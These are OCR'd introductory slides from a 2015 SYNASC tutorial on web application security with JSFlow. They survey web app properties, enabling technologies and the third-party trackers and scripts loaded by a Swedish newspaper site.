WEB APPLICATION SECURITY USING JSFLOW

Daniel Hedin

SYNASC 2015

22 September 2015

Based on joint work with Andrei Sabelfeld et al.

TUTORIAL WEB PAGE

- The tutorial web page contains more information
  - the Tortoise extension
  - source code to Hrafn
  - solutions to the attacks
  - selected related work
- Head over to: www.jsflow.net/SYNASC-2015.html


WHAT IS A WEB APPLICATION?

- When does a web page become a web app?

- Web app or not?
  - a personal web page
  - newspaper, e.g., nytimes
  - online store, e.g., amazon
  - online auction, e.g., ebay
  - social media, e.g., facebook
  - social sharing, e.g., imgur
  - online email, e.g., gmail
  - online office, e.g., office 365
  - online storage, e.g., dropbox

- Without defining – can we identify some properties of web apps?


WHAT IS A WEB APP?




SaaS

Simplicity

WHAT IS A WEB APP?



WHAT IS A WEB APP?



THE WEB APP

- Simplicity
  - (virtually) installation free – Software as a Service
  - *seamless integration of features, e.g., other software services*
- Availability
  - of user content and data
  - multiple platforms, phones, tablets and computers
  - freemium subscription common
- Collaboration
  - sharing – imgur, github, bitbucket, youtube …
  - social networking – Facebook, Google Plus, Vivino, …
  - *user created content*

Aggregators
Folksonomy
Wikis
User Centered
Joy of Use
Blogs
Participation
Six Degrees
Usability
Widgets
Pagerank
XFN
Recommendation
Social Software
FOAF
Browser
Sharing
Collaboration
Perpetual Beta
Simplicity
AJAX
Videocasting
Podcasting
Audio
IM
Video
Web 2.0
Design
Convergence
CSS
Pay Per Click
UMTS
Mobility
Atom
XHTML
SVG
Ruby on Rails
VC
Trust
Affiliation
OpenAPIs
RSS
Semantic
Web Standards
SEO
Economy
OpenID
Remixability
REST
Standardization
The Long Tail
DataDriven
Accessibility
XML
Microformats
Syndication
Modularity
SOAP


https://en.wikipedia.org/wiki/Web_2.0

ENABLING TECHNOLOGY


- Key enabler: web 2.0
- Web 1.0
  - Static – entire page loaded each interaction with server
  - Stored or generated pages
- JavaScript
  - provides dynamism – allows for reconstructing the page based on fetched data
- Ajax – XMLHttpRequest
  - asynchronous communication – allows for fetching and sending data without reloading the entire page
- HTML5/CSS3
  - enables more proper looking user interfaces
- Browser as execution platform
  - provides platform independence
- Together, this provides a solid foundation for SaaS

ARCHITECTURE OF WEB APPLICATIONS

- Simplicity, availability and collaboration
  - use or connect to 3rd party services
  - facebook like, twitter, gplus +1
  - dropbox, google drive for storage
- User created content
  - served to other users
- Resources fetched from both 1st and 3rd parties
  - images, css, *JavaScript*, data …
  - via 1st party servers, 3rd party servers or CDNs
- Asynchronous communication with 1st and 3rd parties
  - send and retrieve data
  - ads, analytics, …



NEWSPAPER CASE STUDY



SvD | Sveriges kvalitetssaj

www.svd.se

Daniel

Sök

Kundservice

Dagens tidni

SVENSKA DAG

Start

Näringsliv

Kultur

Ledare

JUST NU: Spårtrafik i Stockholm drabbad av ledni

8-åring hittad – "Verkar ha sovit hos

Ghostery found 8 trackers
www.svd.se

Adobe TagManager
Widgets, Tag Manager

ADTECH
Advertising

Google Analytics
Analytics, Analytics

Linkpulse
Beacons

New Relic
Analytics, Analytics

nPario
Beacons

Pause Blocking

Whitelist Site

?


SVERIGE 6 min

Handgranatsattack mot socialkontor
SVERIGE 9 min

Nya ras i Aten – bankerna störtar vidare
NÄRINGSLIV 13 min

Del 53: "Något elektroniskt piper till i

SVD PARTIAL OVERVIEW (AUGUST 2015)



assets.adobedtm.com

included by 3rd party Transitive trust!

http!

http://aka-cdn.adtech.de/

http!

http://l.lp4.io

Xaxis – ads for publishers

New Relic – analytics

Served in-house

CDN

eu.npario-inc.net

Seems to not exist anymore?

http://d3k1yiza4eej55.cloudfront.net


http!

OUR SECURITY FOCUS: CONFIDENTIALITY

How can we ensure that user information given to the applications is safe?

